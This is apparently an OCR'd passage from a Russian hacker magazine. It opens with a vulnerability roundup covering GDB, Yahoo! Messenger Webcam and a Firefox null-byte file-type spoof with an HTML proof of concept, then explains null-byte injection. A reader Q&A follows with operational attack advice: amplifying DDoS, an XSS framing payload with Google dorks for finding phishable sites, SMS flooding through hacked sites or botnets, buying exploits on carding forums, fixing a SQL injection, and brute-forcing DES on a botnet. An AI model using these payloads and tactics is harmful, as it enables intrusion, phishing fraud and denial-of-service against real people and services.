вытекающими последствиями. Более подробную информацию можно найти в блоге http://blog.xwings.net/?p=71 или на Security Focus'e: www.securityfocus.com/bid/24291.

Targets

Дыра обнаружена в версии 6.6 и в более старших. О ранних версиях ничего не известно, однако имеются все основания полагать, что они также уязвимы.

Exploits

Эксплойт, срывающий башню GDB, но не содержащий в себе никакого shell-кода, лежит на www.xwings.net/private/advisory/gdbupx.tar. Он представляет собой обычный PE-файл. Только сначала его упаковали UPX, а потом оторвали заголовок от основного тела.

Solution

На данный момент заплатки отсутствуют.

Yahoo! Messenger Webcam: переполнение буфера

Brief

В первых числах июня хакер Greg Linares из исследовательского центра eEye Digital Security и (независимо от него) сотрудник корпорации Yahoo! обнаружили две дыры в ActiveX-компоненте, входящем в состав Yahoo! Messenger Webcam. Дефективный код находится в динамических библиотеках ywcupl.dll и ywcvwr.dll (версии 2.0.1.4), обеспечивающих возможность обмена файлами между пользователями (служба Yahoo! Webcam Upload). В обоих случаях принятые данные копируются в локальный буфер длиной 1023 байта без проверки их актуальной длины. И если строка не вмещается в буфер, то наступает классическое стековое переполнение с возможностью удаленного захвата управления. Подробный технический отчет лежит на http://research.eeye.com/html/advisories/published/AD20070608.html.

Targets


Уязвимость подтверждена в следующих версиях Yahoo! Messenger: 4.0, 5.0, 5.0.1046, 5.0.1065, 5.0.1232, 5.5, 8.0, 8.0.0.863, 8.0.1, а также в Yahoo! Instant Messenger версии 3.5. Yahoo! Messenger версии 8.1 уже неуязвим.

Exploits

Исходный HTML-код простейшего эксплойта (с shell-кодом на борту) смотри на нашем DVD. Как видно, он вполне типичен для ActiveX-эксплойтов, подробно рассмотренных в предыдущем обзоре. Еще пара эксплойтов, написанных на Си, лежит на milw0rm'e: www.milw0rm.com/exploits/4052 (атака на динамическую библиотеку ywcvwr.dll), www.milw0rm.com/exploits/4053 (атака на динамическую библиотеку ywcupl.dll).

Solution

Производитель уже выпустил обновление, настоятельно предлагая пользователям скачать его, щелкнув по ссылке http://messenger.yahoo.com/security_update.php?id=060707.



Mozilla Firefox URLBar: удаленное выполнение кода

Brief

12 июня, как раз в самый разгул жары, хакер по кличке 0x00000000 (и «по совместительству» владелец одноименного ресурса www.0x000000.com) обнаружил дыру, затрагивающую все версии Горящего Лиса и приводящую к возможности удаленного захвата управления как на Windows-, так и на UNIX-платформах. Если в адресной строке браузера ввести URL, содержащий ноль, заданный через спецификатор знака процента (%00), то Лис запутается с определением типа файла: он может, например, решить, что имеет дело с pdf, в то время как это exe. Аналогичным образом обстоят дела и с обработкой тегов <A HREF=xxx>, размещенных на зловредной хакерской странице. Более подробную информацию можно найти в статье «Firefox Remote & Local Code Excution 0day» (www.0x000000.com/?i=333).

Targets

Уязвимость подтверждена практически во всех версиях Mozilla Firefox.

Exploit

HTML-код простейшего демонстрационного эксплойта, ориентированного на W2K, приведен ниже (под XP и Висту он работает ничуть не хуже, достаточно только скорректировать путь к исполняемому файлу).

HTML-КОД, ЗАСТАВЛЯЮЩИЙ ГОРЯЩЕГО ЛИСА СЧИТАТЬ, ЧТО ИСПОЛНЯЕМЫЙ ФАЙЛ «КАЛЬКУЛЯТОРА» ЯВЛЯЕТСЯ ДОКУМЕНТОМ PDF

```
<A HREF=file:///C:/WINNT/System32/calc.exe%u0000.
pdf>download</A>
```

Solution

Внимательно смотреть на подлинное расширение файла перед его открытием!

Full disclose

Сама по себе уязвимость еще не создает глобальной угрозы (так, мелкий дефект проектирования), но она очень хорошо подходит в качестве наглядного пособия для иллюстрации целого класса аналогичных дыр, вызванных смешенным стилем программирования с использованием строковых переменных разных типов.

Как известно, строка представляет собой частный случай массива, но это очень большое упрощение. На самом деле строка — это определенная структура данных, включающая в себя не только символы, но еще и служебные поля.

Исторически сложилось так, что наибольшее распространение получил ASCIIZ-тип, представляющий собой последовательность байт с завершающим символом нуля на конце (называемым «термирующим символом», или «символом-терминатором»). В DEC- и x86-процессорах имеются специальные команды для их обработки, однако в целом производительность ASCIIZ-строк просто отвратительна. В частности, чтобы объединить две строки, необходимо последовательно прочитать все символы строки-приемника, найти символ нуля и дописать туда строку-источник. Байт за байтом. Обработку двойными и четверными словами (наиболее эффективную с точки зрения современных процессоров) ASCIIZ-строки, увы, не допускают, поскольку одной машинной командой невозможно выяснить, содержится ли в этом двойном/четверном слове нулевой байт или нет. То же самое относится и к операциям сравнения, определения длины строки и т.д. (еще можно вспомнить MS-DOS-строки, заканчивающиеся символом доллара и в



> Горящий Лис запутался: вверху он пишет, что это приложение, а внизу предлагает открыть его как pdf-документ

настоящее время практически вышедшие из употребления).
Pascal-строки, хранящие в первом байте строки ее длину (за вычетом самого этого байта), намного более эффективны, поскольку допускают обработку двойными и четверными словами, а при объединении двух строк позиция дозаписи определяется всего за одно обращение к памяти. Самое главное: в отличие от ASCIIZ-строк, Pascal-строки могут содержать символ нуля, поскольку с их точки зрения он не является завершителем.
Однако максимально возможная длина Pascal-строки составляет всего 255 байт, что является серьезным недостатком. Потому в Delphi для хранения длины строки используется 16-битное поле (также называемое префиксом длины), увеличивающее предельный размер строк до 65,535 байт, которых в некоторых ситуациях оказывается недостаточно, и тогда приходится прибегать к Wide-Pascal строкам, отводящим под префикс длины аж 4 байта, что, естественно, снижает КПД, особенно на коротких строках.
Поскольку компиляторы уже давно перестали быть «вещью в себе» и активно взаимодействуют с внешним миром, они поневоле вынуждены считаться с его законами. Во внешнем мире ситуация такова, что системные вызовы UNIX'а, API-функции Windows и функции стандартной библиотеки Си используют ASCIIZ-строки. Попытка передачи им Pascal-строки в качестве параметра приводит к краху, поскольку функция трактует поле длины как рядовой символ и бежит вдоль строки до тех пор, пока не встретит терминатора, врезаясь в постороннюю область памяти, поскольку в Pascal-строках никакого терминатора нет.
Решение проблемы заключается в «гибридизации» обоих типов строк. В частности, MFC-строки содержат и термирующий символ нуля на конце, и префикс длины строки. Строковые операции внутри MFC-библиотеки всегда выполняются через префикс длины, благодаря чему строка может содержать сколько угодно нулей. При передаче строки в качестве аргумента функции, ожидающей ASCIIZ-тип, ей скармливается указатель на первый действительный символ строки, находящийся за префиксом длины, и фактическая длина строки оказывается равной расстоянию до первого терминатора. Налицо явное противоречие!
Ты спросишь, в чем, собственно, противоречие? А вот мы сейчас и покажем! Рассмотрим следующую MFC-строку, представляющую

> Устройство строковых переменных различных типов

> MFC-строка с фальшивым терминирующим символом нуля внутри

собой имя файла: «myfile.ext1\x00.ext2\x00», где первый \x00 — умышленно внедренный символ нуля, а второй — честный терминатор строки.


С точки зрения библиотеки MFC фальшивый терминатор является равноправным символом, и полная длина строки равна 17 байтам (16 эффективных байт плюс один настоящий терминатор). Как определить расширение файла? Поскольку операционные системы UNIX и Windows допускают присутствие точек внутри имени файла, а длина расширения не обязана всегда быть равной трем байтам, то, строго говоря, определить расширение файла в общем случае невозможно. Вот, например, kpnc.info — это что такое? Файл без расширения с точкой внутри или файл kpnc с расширением info? Оба варианта возможны, и единственной зацепкой являются общепринятые расширения типа ps, txt, html и т.д. Однако, как бы там ни было, разбор имени файла всегда необходимо начинать с его конца, сравнивая каждый байт с символом точки. Начинающие программисты часто допускают грубую ошибку, выполняя разбор с начала и трактуя первую же встретившуюся точку как границу между именем и расширением, в результате чего их «творения» тут же валятся на примерах типа kris.kaspersky.pdf.


При выполнении разбора средствами библиотеки MFC мы перемещаемся на символ, предшествующий подлинному терминатору, и, двигаясь влево, выкусываем расширение «.ext2», которое и отображаем на экране с самодовольным похрюкиванием (или без похрюкивания), сопоставляя с файлом соответствующее ему приложение.


А вот если попробовать открыть этот файл с помощью стандартной библиотеки языка Си или передать его какой-нибудь API-функции операционной системы, то произойдет следующее: компилятор отбросит префикс длины и возвратит указатель на первый действительный символ строки (в данном случае это символ m). Двигаясь вправо, API-функция будет перебирать содержимое строки до тех пор, пока не встретится с нулевым символом, которым здесь является фальшивый терминатор, расположенный сразу за концом «.ext1», трактуемым как расширение имени файла. Остальная часть строки будет отброшена, что не покажется удивительным, если вспомнить, что API-функции работают с ASCIIZ-типом и подлинной длины строки не могут знать в принципе! Как следствие, произойдет подмена типов, и пользователь, уверенный, что он открывает безобидный документ, на самом деле запустит исполняемый файл. Впрочем, тут возможны варианты, затрудняющие реализацию атаки. В частности, если уязвимое приложение самостоятельно сопоставляет тип файла с обрабатывающим его приложением, то при попытке открытия myfile.exe\x00.pdf запустится Acrobat Reader и попробует открыть myfile.exe. Это у него, естественно, не получится, и, вместо захвата управления, мы словим ругательство Acrobat'а по поводу неправильного формата файла. А вот если файл открывается API-функциями ShellExecute/ShellExecuteEx, то сопоставление типа и расширения ложится на плечи операционной системы и она послушно запускает myfile.exe, причем уязвимое приложение находится в полной уверенности, что это безобидный pdf, высвечивая его иконку, вводящую неискушенного пользователя в заблуждение.

В UNIX-подобных системах проблема стоит еще более остро. Расширения в них играют сугубо вспомогательную роль, и тип файла, как правило, определяется по его содержимому. Правда, исполняемые файлы должны иметь соответствующий атрибут (а пользователю, работающему с уязвимым приложением, еще необходимо обладать

> На bugzilla.mozilla.com ты можешь найти свежие баги, обнаруженные в браузере








› Основной ресурс Mozilla


правами его установки), в противном случае атака не состоится. Наконец, запускать можно только файлы, уже находящиеся на локальном диске жертвы, что существенно ограничивает поле деятельности атакующих. Однако можно пойти на хитрость: сначала дать пользователю скачать файл с подложным расширением на диск, а потом запустить его, ну или подождать, пока тот не сделает это самостоятельно. Допустим, жертва видит ссылку total.com mander-manual.pdf и думает, что это описание к Total Commander'у, сохраняя его на диск, но вместо этого сохраняется только total.com (ведь имена файлов нулей содержать не могут). Если жертва не попытается открыть файл сразу же после окончания скачки, а вернется к нему спустя некоторое время, то есть шанс, что, обнаружив в папке Download (название, разумеется, условно) файл total.com, она запустит его! Не секрет, что большинство пользователей сначала качают все подряд, а потом начинают разгребать скачанное, запуская файлы один за другим. Анализ приложений, написанных на DELPHI, MFC и других языках/библиотеках, использующих гибридный строковый тип, выявляет большое количество потенциальных дыр, одна из которых была обнаружена в ранних версиях популярного почтового клиента The Bat!

Поиск уязвимых программ даже не требует их дизассемблирования. Достаточно просто методично внедрять нулевые символы в имена файлов (и в прочие параметры, передаваемые API-функциями операционной системы) и смотреть, что из этого получается. Некоторые приложения позволяют внедрять нулевые символы легальными средствами (например, %00 в URL'е), но подавляющее большинство остальных так просто не проведешь. Их приходится хачить путем внедрения терминаторов непосредственно в сетевые пакеты или искать другие способы.

Программистам настоятельно рекомендуется выполнять аудит кода, всегда проверяя его на предмет наличия лишних символов нуля перед передачей строки API-функциям, а пользователям — смотреть на имя открываемого файла, обращая внимание на подозрительные расширения, находящиеся в его середине. ⌶



ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ HACK-FAQ@REAL.XAKEP.RU /







Q: НА КОМПЕ ЗАВЕЛСЯ ВИРУС, КОТОРОГО НЕ МОГУ НАЙТИ НИ ОДНИМ АНТИВИРУСОМ. ПЕРЕПРОБОВАЛ ВСЕ СТАНДАРТНЫЕ МЕТОДЫ ПОИСКА, ВРОДЕ ПРОСМОТРА КЛЮЧЕЙ РЕЕСТРА. ЧТО ДЕЛАТЬ?

A: В одном из предыдущих выпусков FAQ'а я уже говорил о том, с чего начинать ручной поиск разного рода малварей. В этот раз скажу лишь, что следует снифать трафик утилитами вроде SoftPerfect Network Protocol Analyzer. Запускаешь программу и смотришь лог снифера, при этом сам не проявляешь никакой сетевой активности. Если троян и вправду присутствует, то вскоре он начнет отстукивать на центральный управляющий сервер/irc-канал бот-мастера. Подобным образом, кстати говоря, угоняются ботнеты. Но здесь не все так просто, поскольку достаточно много подводных камней. Об углубленном поиске нечисти ты можешь прочитать в книге Криса Касперски «Записки исследователя компьютерных вирусов».

Q: ХОЧУ ПОДНЯТЬ СВОЮ ХОУМПАГУ В ВЕБЕ, НО НЕ ЗНАЮ, КАКОЙ ДВИЖОК ВЫБРАТЬ ИЗ БЕСПЛАТНЫХ? КАКОЙ НАИБОЛЕЕ БЕЗОПАСЕН? ЧТО ПОСОВЕТУЕШЬ?

A: Сказать однозначно, что есть какая-то конкретная непробиваемая CMS, нельзя. Каждый день багтраки пополняются информацией о новых уязвимостях в различных системах управления контентом. Но я бы отметил такие системы, как eZ Publish (http://ez.no), LIMB CMS (http://limb-project.com) и WordPress (http://wordpress.org), в котором в последнее время, к сожалению, все чаще стали появляться баги. Несмотря на это, для своей домашней страницы я выбрал именно WordPress из-за его гибкости.

Также не поленись и загляни на специализированные сайты: http://cmslist.ru/free и http://cmsobzor.ru.

Q: СУЩЕСТВУЮТ ЛИ ЭКСПЛОЙТЫ, НАПИСАННЫЕ НЕ НА PERL, PHP И C?

A: Конечно существуют. Такой известный проект, как Metasploit Framework 3.0 (framework.metasploit.com), написан на Ruby (более 100 тысяч строк кода). Также на нем пишутся отдельные сплоиты (например, http://ivdb.org/poc/1212.htm). Встречаются они довольно редко, но все же существуют. Язык Python тоже не стоит в стороне и активно используется умельцами :).

Q: КАКАЯ ОПЕРАЦИОНКА САМАЯ БЕЗОПАСНАЯ ДЛЯ ИСПОЛЬЗОВАНИЯ В КАЧЕСТВЕ СЕРВЕРНОЙ?

A: На этот вопрос нет однозначного ответа. Лично я считаю, что безопасность системы зависит только от администратора: если у человека прямые руки, то его плацдарм будет трудно взломать, если же наоборот, то тут и OpenBSD не поможет. Другое дело — выбор оси, изначально имеющей высокий уровень безопасности. Я, конечно, могу сказать, что нужно ставить на сервак OpenBSD, но будет ли у такого сервера высокая производительность и скорость работы? Тут требуется компромисс между скоростью и безопасностью, и золотой серединой является FreeBSD.

Q: КАК МОЖНО УСИЛИТЬ DDOS?

A: Как вариант — посылая запрос на скрипт, выбирающий записи из базы данных. Так можно значительно уменьшить количество ботов, необходимых для вывода сервера из строя.

Q: СЛЫШАЛ ПРО КАКОЕ-ТО НОВОЕ НАПРАВЛЕНИЕ В XSS-АТАКАХ — CROSS-SITE FRAMING. ЧТО ОНО СОБОЙ ПРЕДСТАВЛЯЕТ?

A: Назвать это направлением нельзя. Просто фишеры постоянно ищут новые способы одурачивания доверчивых граждан. Приведу пример, после которого, думаю, все станет ясно:



```
http://target.com/frame.jsp?url=http://blablabla.
      com"%20onload=alert("xss")>"
```


При этом появится алерт, который исполнится в контексте уязвимого сайта. Вместо http://blablabla.com можно написать любой другой домен или вообще не указывать адрес: http://www.target.com/frame.jsp?url=http://www.%22onload=alert(xss)%3E%22. Скриптов, как frame.jsp, великое множество, как правило, они предназначены для редиректа пользователя на сторонний ресурс. Таким образом фишеры могут накатать форму для ввода данных и подсунуть зашифрованный линк юзеру, который, видя доверенный хост, обязательно перейдет по ссылке.

В поиске бажных сайтов, как обычно, поможет Гугл:

```
allinurl :"url=http" "frame"
inurl:frame filetype:asp  inurl:"url="
inurl:frame filetype:aspx inurl:"url="
inurl:frame filetype:php  inurl:"url="
inurl:frame filetype:cfm  inurl:"url="
inurl:iframe filetype:asp  inurl:"url="
inurl:iframe filetype:aspx inurl:"url="
inurl:iframe filetype:php  inurl:"url="
inurl:iframe filetype:cfm  inurl:"url="
allinurl:http frame.asp
allinurl:http frame.aspx
allinurl:http frame.php
allinurl:http frame.cfm
allinurl:frame.php?url=http
allinurl:frame.asp?url=http
```




















Q: НА ФОРУМАХ ЧАСТО ПРОДАЮТ SMS-СПАМИЛКИ/ФЛУДЕРЫ МОБИЛЬНЫХ ТЕЛЕФОНОВ, КАК ОНИ РАБОТАЮТ И НАСКОЛЬКО ОНИ НАДЕЖНЫ? КАКИМ ОБРАЗОМ ВООБЩЕ ОРГАНИЗОВАТЬ SMS-ФЛУД?

A: Вспоминается всеми любимый, настолько же бажный, насколько и полезный, сервис Clickatell :). У меня был флудер, который работал именно через Clickatell, точнее, через его анлимитный аккаунт. Но вскоре разработчики перестали курить бамбук и решили закрыть, как им казалось, все дыры. Поэтому в такого рода утилитах используются веб-гейты: либо кликатель, либо сторонний. Как ты сам понимаешь, утилита будет работать до закрытия всех уязвимостей на сервисе или до установления каких-либо ограничений (например, ограничения количества отправляемых сообщений в минуту). Сейчас, конечно, появились флудеры работающие совершенно другим способом, использующие сторонние протоколы (MAgent, к примеру). Ну а если не использовать утилиты, то зафлудить можно, взломав посещаемый сайт и вставив в его страницы фрейм для посылки сообщения на веб-гейт. Если нет возможности поломать хост, то можно направить ботнет на любой хост со вставленным фреймом (подробнее читай в статье «Мобильная развлекуха»).

Q: МОЖНО ЛИ ПЕРЕДАВАТЬ ФАЙЛЫ ПО FTP ЧЕРЕЗ ЦЕПОЧКУ СОКСОВ В SOCKSCHAIN?

A: Нет, нельзя. При использовании FTP создается несколько соединений, и использовать цепочку соксов не получится.

Q: НА ВЕБ-БОРДАХ ПОСТОЯННО ПРЕДЛАГАЮТ КУПИТЬ ЭКСПЛОЙТЫ ПОД РАЗЛИЧНЫЕ БРАУЗЕРЫ, НО МЕНЯ ИНТЕРЕСУЮТ ЭКСПЫ ПОД ВЕБ-ПРИЛОЖЕНИЯ. СКОЛЬКО ОНИ МОГУТ СТОИТЬ И ГДЕ НАЙТИ ПРОДАВЦА?

A: Цены варьируются в очень широком диапазоне. Например, эксплойт под SQL-injection в последней версии очень популярного форумного движка лично мне предлагали за $700. Сплоит на не самую известную CMS стоил $150.

Можно покупать такие вещи на публичных форумах (кстати, продавцов подобного стаффа очень мало), но я придерживаюсь мнения, что стоит делать покупки на закрытых, тех же кардерских, форумах, так как очень много кидал.

Q: ПРОВОЖУ SQL-INJECTION И ПОЛУЧАЮ ТАКОЙ ОТВЕТ СЕРВЕРА:

```
mysql_query: Illegal mix of collations (cp1251_
      general_cs,IMPLICIT) and (utf8_general_
      ci,SYSCONST) for operation 'UNION' in SELECT
      text, main, DATE_FORMAT(created, '%e.%m.%Y')
      FROM table (...) WHERE number=-1 UNION SELECT
      null, version(), null/*.
```

В ЧЕМ ОШИБКА?

A: Кодировка, в которой представлены данные в таблице, не совпадает с кодировкой на выходе. По ошибке видно, что это «мускул», используем стандартную функцию convert(version() using cp1251) или convert(version() using utf8). Есть еще функция CAST(). Синтаксис простой: CAST (ИСХОДНАЯ_КОДИРОВКА 'строка_которую_нужно перевести_в_нужную_кодировку' AS ТИП_ДАННЫХ CHARACTER SET КОНЕЧНАЯ_КОДИРОВКА).

Если запрос так и не выполняется, то идем в мануал по функции date():

```
http://dev.mysql.com/doc/refman/5.0/en/date-and-
      time-functions.html#function_date-format.
```

Q: ЧТО МОЖЕШЬ ПОСОВЕТОВАТЬ ПОЧИТАТЬ ПО СЕТЕВОМУ ПРОГРАММИРОВАНИЮ НА PERL/C++? НИЧЕГО ТОЛКОВОГО НЕ НАШЕЛ.

A: Действительно, полки книжных магазинов сейчас заполнены разнообразными самоучителями по кодингу (приблизительно 30-50% которых, к слову, написаны совершенно безграмотно), а вот специализированных книг по обучению программированию утилит, использующих сеть, не так много.

По Perl есть хорошая книга «Programming the Network with Perl» (Barry P.). На русский язык, насколько я знаю, она не переведена. Далее — «Разработка сетевых программ на Perl» (Штайн Д.Л.). По Си — «Программирование сетевых приложений на C++» в двух томах (Шмидт Д.). Также можно почитать «C++ глазами хакера» (Ф. Михаил), но я не советую использовать ее как самоучитель по сетевому кодингу.

А вообще в Сети есть очень полезный ресурс — http://worldcpp.vingrad.ru/network. Здесь же ты можешь скачать много разных статей.

Q: СУЩЕСТВУЮТ ЛИ ОНЛАЙН-СЕРВИСЫ ПО РАСШИФРОВКЕ DES?

A: Таких ресурсов нет. Если не хочется брутить на своем PC, то вполне можно поднять распределенную сеть на нескольких серваках/ботнете. Про распределенное вычисление в John the Ripper'е писалось в одном из предыдущих номеров.

